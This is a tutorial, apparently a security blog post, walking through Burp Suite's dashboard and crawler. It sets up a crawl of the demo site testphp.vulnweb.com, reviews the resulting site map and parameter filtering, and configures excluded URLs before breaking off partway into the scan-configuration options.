If you're familiar with the spider feature, then you might be aware, that, the spider holds up a specific tab within the burpsuite's panel. But with the enhancements, the burp's crawler comes pre-defined within the **dashboard section**. However, it thus helps us to monitor and control the burp's automated activities in a single place.

So, in order to initiate with the crawler, let's turn ON our burpsuite and redirect to the Dashboard section there.



1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself... 0 items added to site map
Capturing: 0 responses processed
0 responses queued

2. Live audit from Proxy (all traffic)
Audit checks - passive Issues:
Capturing: 0 requests (0 errors)
View details »

#	Task	Time	Action

Time	Type	Source	
19:49:38 16 Dec 2020	Info	Suite	This versi
19:49:19 16 Dec 2020	Info	Proxy	Proxy ser

As soon as we land at the dashboard panel, we can see the number of subsection specified. Let's explore them in details :


1. **Tasks –** The "Tasks" section carries the summary of all the running crawls and scans, whether they are user-defined or the automated ones. Here, we can pause and resume the individual tasks, or all tasks together, and even we can view the detailed versions of a specific crawl or audit too.

2. **Event log –** The Event log feature generates all the events that the burpsuite follows like if the proxy starts up the event will be generated for it, or a specific section is not working properly, then an event log with the will be generated.

1. **Issue Activity –** This section drops out the common vulnerabilities within the application that the burpsuite scans up and further we can segregate them all by applying the defined filters according to their severity and destructiveness.

1. **Advisory –** This is one of the most important section of the burp's dashboard as it demonstrates the selected vulnerability in the expanded form such by defining the payload with a Request & Response, mentioning the cause of its existence, defining the mitigation steps and dropping the reference and the CVSS Scores for our review.

Thereby, to dig web-application we need to hit the **"New Scan"** button placed at the top of the **Tasks** section.



1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and U... 0 items added to site map
Capturing: 0 responses processed
0 responses queued

2. Live audit from Proxy (all traffic)
Audit checks - passive Issues:
Capturing: 0 requests (0 errors)
View details »


As soon as we do so, we'll be redirected to a new popped-up window stating **"New Scan".**

There we'll be welcomed with two options –

- Crawl & Audit
- Crawl

However, for this section, we'll make it to **"Crawl"** only. And the other one, we'll discuss later in this article.

As we're heading with the default configurations thus we'll simply type the **testing URL** i.e. "http://testphp.vulnweb.com/" and will hit the **"OK"** button.


New scan

Scan details | Scan configuration | Application login | Resource pool

Scan Type

( ) Crawl and audit
[✓ Crawl]

URLs to Scan

Define the URLs to scan. Burp will begin crawling from these URLs, and by default will include everything beneath the specified URLs' folders.


http://testphp.vulnweb.com/

Protocol settings

[✓ Scan using HTTP & HTTPS] ( ) Scan using my specified protocols

OK | Cancel

As we do so, the window will get disappeared and over in the dashboard we'll get our new task aligned as **"Crawl of test.vulnweb.com",** and in the event log, we can see that we got the event **"Crawl started".**



1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, sam...
Capturing:
0 items added to site map
0 responses processed
0 responses queued


2. Live audit from Proxy (all traffic)
Audit checks - passive
Capturing:
Issues:
0 requests (0 errors)
View details »

3. Crawl of testphp.vulnweb.com
Default configuration
Unauthenticated crawl. Estim...
280 requests (4 errors)
47 locations crawled
View details »

```
Time                   Type   Source   
20:15:02 16 Dec 2020   Info   Task 3   Crawl started.
20:07:51 16 Dec 2020   Info   Suite    This version of Burp Suite wa
```

Within a few minutes, the crawling task will get finished up and we'll get the notification there. *But where's the result ??*

As defined earlier the crawler, dumps the result in a **tree-like format** in the **Site Map view** in the **Target tab,** let's move there.



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders


```
http://testphp.vulnweb.com
  /
  AJAX
    index.php
  Mod_Rewrite_Shop
  artists.php
    artist=1
    artist=2
    artist=3
  cart.php
  categories.php
  disclaimer.php
  guestbook.php
  hpp
  index.php
  listproducts.php
  login.php
  product.php
  search.php
  secured
  signup.php
```

Contents

Host	Method	URL	Params	Status	Length
http://testphp.vulnweb.com	GET	/		200	5175
http://testphp.vulnweb.com	GET	/AJAX/index.php		200	4453
http://testphp.vulnweb.com	GET	/Mod_Rewrite_Shop/		200	1191
http://testphp.vulnweb.com	GET	/Mod_Rewrite_Shop/BuyPr...		200	316
http://testphp.vulnweb.com	GET	/Mod_Rewrite_Shop/BuyPr...		200	291
http://testphp.vulnweb.com	GET	/Mod_Rewrite_Shop/BuyPr...		200	308
http://testphp.vulnweb.com	GET	/Mod_Rewrite_Shop/Detail...		200	529
http://testphp.vulnweb.com	GET	/Mod_Rewrite_Shop/Detail...		200	535
http://testphp.vulnweb.com	GET	/Mod_Rewrite_Shop/Detail...		200	495
http://testphp.vulnweb.com	GET	/Mod_Rewrite_Shop/RateP...		200	316
http://testphp.vulnweb.com	GET	/Mod_Rewrite_Shop/RateP...		200	291
http://testphp.vulnweb.com	GET	/Mod_Rewrite_Shop/RateP...		200	308
http://testphp.vulnweb.com	GET	/artists.php		200	5545
http://testphp.vulnweb.com	GET	/artists.php?artist=1	✓	200	6468
http://testphp.vulnweb.com	GET	/artists.php?artist=2	✓	200	6410
http://testphp.vulnweb.com	GET	/artists.php?artist=3	✓	200	6410
http://testphp.vulnweb.com	GET	/cart.php		200	5120
http://testphp.vulnweb.com	POST	/cart.php	✓	200	5120
http://testphp.vulnweb.com	POST	/cart.php	✓	200	5120
http://testphp.vulnweb.com	POST	/cart.php	✓	200	5120
http://testphp.vulnweb.com	POST	/cart.php	✓	200	5120
http://testphp.vulnweb.com	POST	/cart.php	✓	200	5120
http://testphp.vulnweb.com	POST	/cart.php	✓	200	5120
http://testphp.vulnweb.com	GET	/categories.php		200	6332

Great !! We got what we desire for. Over in the right panel we're having about almost **every URL of the webpage**, along with that, it carries up the **HTTP method**s and a **parameter section** that defines which URL requires a Params value within it.


A number of major vulnerabilities exist due to the unsanitized input fields thereby with this dumped data we can simply **segregate the URL's that contains the Input values** which thus can be further tested on. And for this simply double click the **"Params"** field.



Contents

Host	Method	URL	Params	Status	Length
http://testphp.vulnweb.com	GET	/artists.php?artist=1	✓	200	6468
http://testphp.vulnweb.com	GET	/artists.php?artist=2	✓	200	6410
http://testphp.vulnweb.com	GET	/artists.php?artist=3	✓	200	6410
http://testphp.vulnweb.com	POST	/cart.php	✓	200	5120
http://testphp.vulnweb.com	POST	/cart.php	✓	200	5120
http://testphp.vulnweb.com	POST	/cart.php	✓	200	5120
http://testphp.vulnweb.com	POST	/cart.php	✓	200	5120
http://testphp.vulnweb.com	POST	/cart.php	✓	200	5120
http://testphp.vulnweb.com	POST	/cart.php	✓	200	5120
http://testphp.vulnweb.com	POST	/guestbook.php	✓	200	5627
http://testphp.vulnweb.com	GET	/hpp/?pp=12	✓	200	599
http://testphp.vulnweb.com	GET	/hpp/params.php?aaaa%2...	✓	200	214
http://testphp.vulnweb.com	GET	/hpp/params.php?p=valid...	✓	200	221
http://testphp.vulnweb.com	GET	/listproducts.php?artist=1	✓	200	8211
http://testphp.vulnweb.com	GET	/listproducts.php?artist=2	✓	200	5410
http://testphp.vulnweb.com	GET	/listproducts.php?artist=3	✓	200	4916
http://testphp.vulnweb.com	GET	/listproducts.php?cat=1	✓	200	8097
http://testphp.vulnweb.com	GET	/listproducts.php?cat=2	✓	200	5528
http://testphp.vulnweb.com	GET	/listproducts.php?cat=3	✓	200	4916
http://testphp.vulnweb.com	GET	/listproducts.php?cat=4	✓	200	4916
http://testphp.vulnweb.com	GET	/product.php?pic=1	✓	200	6645
http://testphp.vulnweb.com	GET	/product.php?pic=2	✓	200	6585
http://testphp.vulnweb.com	GET	/product.php?pic=3	✓	200	6618
http://testphp.vulnweb.com	GET	/product.php?pic=4	✓	200	6670

However, if we want to check the pages or a specific directory, we can simply navigate the left side and select our desired option there.



Host	Method	URL	Params	Statu
http://testphp.vulnweb.com	POST	/guestbook.php	✓	200
http://testphp.vulnweb.com	GET	/guestbook.php		200

```
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://testphp.vulnweb.com/guestbook.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

name=anonymous+user&text=604111&submit=add+message
```


Customizing the Crawler

*What, if some specific webpages are **Out of Scope** ?? Or the website needs some **specific credentials** to surf the restricted web-pages?*

Therefore, in such cases, we need to configure our crawler, such that, it could work as we want it to. So, to do this, let's get back to the dashboard and select the **"New Scan"** option again. But for this time we won't hit **"OK"** after setting the URL.

<u>Configuring Out of Scope URL's</u>

Below at the protocol setting, there is an option for the **Detailed Scope Configuration,** where we'll simply navigate to the **"Excluded URL prefixes"** and will **enter the Out of Scope URL** i.e. http://testphp.vulnweb.com/signup.php


New scan

Crawl

URLs to Scan

Define the URLs to scan. Burp will begin crawling from these URLs, and by default will include everything beneath the specified URLs' folders.

http://testphp.vulnweb.com/

Protocol settings

● Scan using HTTP & HTTPS ○ Scan using my specified protocols

Detailed scope configuration


You can configure a more detailed scope configuration using either URL prefixes or advanced matching rules. Note that the URLs to scan must fall within the defined scope, and will still be used as the starting point for the crawl.

☐ Use advanced scope control

Included URL prefixes | Excluded URL prefixes

http://testphp.vulnweb.com/signup.php

For further customization, we’ll thus move to the **Scan Configuration** option. And there we’ll hit the **“New ”** button to set up a new crawler.


New scan


Scan Configuration

Select configurations to control how the scan is carried out. You can select multiple configurations, and these will be applied in turn to determine the final configuration that is used for the scan. If no configurations are selected, then Burp Scanner's default settings will be used.

Name	Function	Built-in

As soon as we do so, we’ll thus get **another window open** with **the configuration options**. Let’s keep the configuration name as the default, however, you can change if you wish so.

Further, the Crawl optimization option segregates within the **“Fastest to the Deepest”,** thereby we’ll thus change it according to our requirement.


Configuration name: Crawling configuration 1

Expand the areas that you want to define in this configuration.

